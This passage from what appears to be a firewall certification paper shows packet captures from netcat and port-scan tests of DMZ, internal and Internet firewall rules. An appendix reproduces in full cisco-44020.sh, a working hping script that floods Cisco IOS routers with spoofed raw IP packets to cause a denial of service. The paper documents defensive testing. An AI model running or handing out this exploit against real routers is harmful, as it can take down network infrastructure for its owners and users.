19:47:28.538593 IP 189.22.47.3.20 > 192.168.100.7.2145: P 1:23(22) ack 2 win
65535 (DF)
```

```
19:47:28.538712 IP 192.168.100.7.2145 > 189.22.47.3.20: R
3613857700:3613857700(0) win 0 (DF)
19:47:45.207305 IP 189.22.47.3.21 > 192.168.100.7.2146: S
2074681357:2074681357(0) ack 3619197356 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
19:47:45.207333 IP 192.168.100.7.2146 > 189.22.47.3.21: . ack 1 win 65535
(DF)
19:48:27.405431 IP 192.168.100.7.2148 > 189.22.47.3.80: S
3629813599:3629813599(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:48:27.407328 IP 189.22.47.3.80 > 192.168.100.7.2148: S
2085278434:2085278434(0) ack 3629813600 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
19:48:49.207280 IP 192.168.100.7.2149 > 189.22.47.3.443: S
3635317624:3635317624(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:48:49.209120 IP 189.22.47.3.443 > 192.168.100.7.2149: S
2090774557:2090774557(0) ack 3635317625 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
19:49:13.182611 IP 192.168.100.7.2151 > 207.155.183.73.53: 21828 updateD$
[29555a] [28005q] [24935n] [25888au][|domain]
19:49:13.272430 IP 207.155.183.73.53 > 192.168.100.7.2151: 21828 updated
FormErr- [0q] 0/0/0 (12) (DF)
```

DMZ to Internal Network

DMZ Computer:

netcatgogetSMTP.bat → IP Address 10.32.1.102 port 25

```
20:35:35.572550 IP 192.168.100.7.3267 > 10.32.1.102.25: S
92661949:92661949(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
20:35:35.573378 IP 10.32.1.102.25 > 192.168.100.7.3267: S
4288422576:4288422576(0) ack 92661950 win 8280 <mss 1380> (DF)
```

Internal SMTP server:

Responded with SMTP banner.

Internal Network to DMZ

DMZ Computer:

netcatgolistenDB.bat

```
20:46:08.310978 IP 192.168.100.63.2174 > 192.168.100.7.443: S
235273996:235273996(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
20:46:08.311108 IP 192.168.100.7.443 > 192.168.100.63.2174: S
351378118:351378118(0) ack 235273997 win 65535 <mss 1460,nop,nop,sackOK> (DF)
All other ports from 1 to 1024 when FastScan was run. A few sample ports:
20:47:39.863351 IP 192.168.100.63.3610 > 192.168.100.7.1: S
4072487228:4072487228(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
20:47:39.863864 IP 192.168.100.63.3611 > 192.168.100.7.2: S
3179136339:3179136339(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
20:47:39.864657 IP 192.168.100.63.3612 > 192.168.100.7.3: S
337584903:337584903(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
```

Internal DB server:

netcatgogetDB.bat → IP Address 192.168.100.7 port 443

fastscan IP Address 192.168.100.7 (all ports should be seen by WinDump except the Microsoft ports)

```
20:46:06.078377 IP 10.32.1.105.2174 > 192.168.100.7.443: S
2949487739:2949487739(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
20:46:07.999055 IP 192.168.100.7.443 > 10.32.1.105.2174: . ack 2 win 65535
(DF)
20:47:37.598922 IP 10.32.1.105.3610 > 192.168.100.7.1: S
2972399875:2972399875(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
20:47:37.599669 IP 10.32.1.105.3611 > 192.168.100.7.2: S
2972458709:2972458709(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
20:47:37.600496 IP 10.32.1.105.3612 > 192.168.100.7.3: S
2972494632:2972494632(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

Internal Network to Internet

“The Internet” computer:

netcatgolistenINTR.bat

```
21:20:49.080006 IP 190.104.93.39.23768 > 189.22.47.3.53: S
886876506:886876506(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
21:20:49.080138 IP 189.22.47.3.53 > 190.104.93.39.23768: R 0:0(0) ack
886876507 win 0
21:20:54.627475 IP 190.104.93.39.1093 > 189.22.47.3.53: 21828 updated$
[29555a] [28005q] [24935n] [25888au][|domain]
21:20:54.627610 IP 189.22.47.3 > 190.104.93.39: icmp 36: 189.22.47.3 udp port
53 unreachable
21:20:58.602233 IP 190.104.93.39.23769 > 189.22.47.3.80: S
2650462107:2650462107(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
21:20:58.602420 IP 189.22.47.3.80 > 190.104.93.39.23769: S
1004427580:1004427580(0) ack 2650462108 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
21:23:39.584267 IP 190.104.93.39.23775 > 189.22.47.3.443: S
2284678907:2284678907(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
21:23:39.584474 IP 189.22.47.3.443 > 190.104.93.39.23775: S
1044664616:1044664616(0) ack 2284678908 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
```

Internal computer:

netcatgogetINTR.bat → Ports 53 UDP 53, 80, 135, UDP 135, 136, UDP 136, 137, UDP 137, 138, UDP 138, 139, UDP 139, 445, UDP 445, 554,443. Note: TCP and UDP 135 through 139, TCP / UDP 445 and 554 should not appear in the WinDump output from “The Internet” computer.

```
21:20:51.997879 IP 10.32.1.105.1389 > 189.22.47.3.53: S
872800841:872800841(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:20:52.000092 IP 189.22.47.3.53 > 10.32.1.105.1389: R 0:0(0) ack 1 win 0
21:20:57.105503 IP 10.32.1.105.1390 > 189.22.47.3.53: 21828 updated$
[29555a] [28005q] [24935n] [25888au][|domain]
21:21:01.081669 IP 10.32.1.105.1391 > 189.22.47.3.80: S
875238478:875238478(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:21:01.083769 IP 189.22.47.3.80 > 10.32.1.105.1391: S
1004427580:1004427580(0) ack 875238479 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
```



```
21:21:06.018048 IP 10.32.1.105.1392 > 189.22.47.3.135: S
875795932:875795932(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:21:24.124321 IP 10.32.1.105.1393 > 189.22.47.3.135: udp 25
21:21:26.073942 IP 10.32.1.105.1394 > 189.22.47.3.136: S
881591038:881591038(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:21:47.157902 IP 10.32.1.105.1395 > 189.22.47.3.136: udp 25
21:21:49.075161 IP 10.32.1.105.1396 > 189.22.47.3.137: S
887357559:887357559(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:22:10.090384 IP 10.32.1.105.1397 > 189.22.47.3.137: udp 25
21:22:12.069935 IP 10.32.1.105.1398 > 189.22.47.3.138: S
893170917:893170917(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:22:33.123494 IP 10.32.1.105.1399 > 189.22.47.3.138: udp 25
21:22:35.071533 IP 10.32.1.105.1400 > 189.22.47.3.139: S
898971649:898971649(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:22:56.166612 IP 10.32.1.105.1401 > 189.22.47.3.139: udp 25
21:22:58.076045 IP 10.32.1.105.1402 > 189.22.47.3.445: S
904757321:904757321(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:23:19.099629 IP 10.32.1.105.1403 > 189.22.47.3.445: udp 25
21:23:21.071898 IP 10.32.1.105.1404 > 189.22.47.3.554: S
910564544:910564544(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:23:42.119770 IP 10.32.1.105.1405 > 189.22.47.3.443: S
915879006:915879006(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:23:42.122035 IP 189.22.47.3.443 > 10.32.1.105.1405: S
1044664616:1044664616(0) ack 915879007 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
```

Appendix H – Exploit Scripts

Cisco 1710 hping exploit script:

This script is from Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers- requires power cycle to recover, Jul 25 2003 .
URL: <http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html> (Accessed October 27, 2003).^v

```
#!/bin/sh
# 2003-07-21 pdonahue
# cisco-44020.sh
# -- this shell script is just a wrapper for hping (http://www.hping.org)
# with the parameters necessary to fill the input queue on exploitable IOS
device
# -- refer to "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4
Packets"
# (http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml)
for more information
HPING=/usr/local/sbin/hping
# -- change this path to match the location of hping on your system
# set defaults
PROT=a
ADDR=r
NUMB=76
SIZE=26
# check usage
if [ "$#" -lt "2" ]; then
    echo "usage: $0 <hostname|address> <t1> [-p<protocol>] [-a<address>] [-
n<packets>] [-s<size>]"
    echo "          required:"
    echo "          <hostname|address> is the target device
(router/switch)"
    echo "          <t1> must be set so the packets expire (TTL=0) at the
device"
    echo "          optional:"
    echo "          -p <protocol> is (a)ll, (53)swipe, (55)ip mobility,
(77)sun nd, or (103)pim"
    echo "          -a <address> is the source address of the packets;
(r)andom or x.x.x.x"
    echo "          -n <packets> is the number of packets to send"
    echo "          -s <size> is the size of the payload in bytes"
    echo "          defaults:"
    echo "          $0 <hostname|address> <t1> -p$PROT -a$ADDR -n$NUMB -
s$SIZE"
    echo "          examples:"
    echo "          $0 10.0.0.1 0"
    echo "          76 (each proto) 26-byte packets : random add. ->
10.0.0.1"
    echo "          $0 10.0.0.100 11 -ps -a10.0.0.1 -n76 -s256"
```

```
        echo "          76 (swipe only) 512-byte packets : 10.0.0.1    -> 10
hops -> 10.0.0.100"
        exit
else
    HOST=$1; shift; TTL=$1; shift;
fi
# parse arguments
while getopts p:a:n:s: o
do case "$o" in
    p) # set the protocol
        PROT="$OPTARG"
        ;;
    a) # set the source address
        [ "$OPTARG" != "r" ] && ADDR="-a $OPTARG"
        ;;
    n) # set the number of packets
        NUMB="$OPTARG"
        ;;
    s) # set the size of the payload
        SIZE="$OPTARG"
        ;;
    esac
done
# replace defaults with appropriate values if still set
[ "$PROT" = "a" ] && PROT="53 55 77 103"
[ "$ADDR" = "r" ] && ADDR="--rand-source"
# send the packets
for protocol in $PROT
do
    $HPING $HOST --rawip $ADDR --ttl $TTL --ipproto $protocol --count
$NUMB --interval u250 --data $SIZE --file /dev/urandom
done
exit
fi
--- END cisco-44020.sh ---
```

References

-
- ⁱ Walker, Janice R. and Taylor, Todd "Columbia Guide to Online Style". URL:
http://www.columbia.edu/cu/cup/cgos/idx_basic.html Monday, 18-Nov-2002 (Accessed October 8, 2003)
- ⁱⁱ Quinion, Michael "Articles: Citing Online Sources" International English from a British Viewpoint.. URL:
<http://www.quinion.com/words/articles/citation.htm> Oct 27, 2002 (Accessed October 8, 2003)
- ⁱⁱⁱ Sans, "0417 Andrew Jones July 31, 2007" Page 12, 2003. URL:
http://www.giac.org/practical/GCFW/Andrew_Jones_GCFW.pdf (Accessed October 24, 2003)
- ^{iv} SecurityTracker.com Archives - (Vendor Issues Fix) Re: NetScreen Firewalls Can Be Crashed By Remote Users When SSH is Enabled for Remote Management, 2003. URL:
<http://securitytracker.com/alerts/2002/Nov/1005552.html> (Accessed October 24, 2003)
- ^v Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers- requires power cycle to recover, Jul 25 2003 . URL:
<http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html> (Accessed October 27, 2003).